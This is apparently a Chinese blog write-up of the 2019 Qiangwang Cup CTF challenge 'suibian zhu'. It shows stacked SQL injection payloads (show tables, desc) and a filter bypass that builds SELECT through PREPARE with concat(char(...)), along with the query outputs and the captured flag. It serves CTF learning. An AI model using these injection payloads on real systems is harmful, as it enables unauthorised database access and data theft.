
XPATH syntax error: '~geek'

CSDN @不是小生



爆表名



爆列名



爆爆爆



没想到第二段就个}

Nb

5.2019强网杯"随便注"

用select查询库发现被过滤

# 取材于某次真实环境渗透，只说一句话：开发

姿势:

```
return preg_match("/select|update|delete|drop|insert|where|\.\/i",$inject);不是小生
```

选择堆叠注入

这个姿势不错

姿势:

---

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```

CSDN @不是小生

```
-1';show tables#
```

查询表

姿势:

```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```

---

```
array(1) {  
  [0]=>  
  string(16) "1919810931114514"  
}
```

```
array(1) {  
  [0]=>  
  string(5) "words"  
}
```

CSDN @不是小生

查询表结构

```
-1';desc `words`#
```



姿势:

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

```
array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

---

CSDN @不是小生

-1';desc `1919810931114514`#

姿势:

---

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

CSDN @不是小生

看见flag 一下紧张还想复制了 最近misc做得多看见flag就想复制

知道在这个库就好办了

用预处理语句+ char() 函数将select的ASCII码转换为select字符串，接着利用concat()函数进行拼接得到select查询语句，从而绕过过滤。或者直接用concat()函数拼接select来绕过。

```
0';PREPARE hacker from concat(char(115,101,108,101,99,116), ' * from `1919810931114514` ');EXECUTE hacker;#
```

姿势:

---

```
array(1) {
  [0]=>
  string(42) "flag{32fa5276-49b4-444c-9a72-141ebdd4c32a}"
}
```

CSDN @不是小生

我的博客虽然不好 但你努力看到了这里 留个赞再走呗